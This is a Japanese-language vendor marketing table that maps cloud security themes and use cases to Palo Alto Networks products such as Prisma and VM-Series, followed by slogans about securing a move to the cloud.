


クラウドセキュリティのテーマと関連製品

テーマ	ユースケース	 Prisma Access	 Prisma Public Cloud	 Prisma SaaS	その他の関連製品
モバイルセキュリティ	- モバイルセキュリティ(働き方改革) - BYODセキュリティ - リモートVPNやプロキシの撤廃				PA-Series、VM-Series
拠点セキュリティ	- MPLSの負荷軽減/撤廃 - SD-WANソリューションとの併用 - 海外含む拠点のFW機器撤廃				PA-Series、VM-Series
ゼロトラストクラウドセキュリティ	- プロキシ/CASBの更改 - ゼロトラストイニシアチブ				
クラウドガバナンス&コンプライアンス	- 環境横断でのアセット/設定管理 - GDPR等の各種規制対応				VM-Series
クラウドデータ保護	クラウド上の情報漏洩防止				
クラウド脅威防御	- セグメンテーションと脅威防御 - クラウドのホスト/ネットワーク保護 - セキュリティ調査の迅速化				VM-Series、Traps
DevOpsセキュリティ	- コンテナイメージの脆弱性スキャン - IaCセキュリティ - CI/CDパイプラインの継続的監視				VM-Series Twistlock、PureSec

クラウドジャーニー（J2C）をセキュアにする7つのアプローチ

STRATEGY FOR SECURING YOUR JOURNEY TO THE CLOUD



ビジネス成果の向上



データ、資産、
リスクに対する可視性



一貫性のある、
包括的なセキュリティ



スピードと俊敏性



運用コストと
複雑性の低減

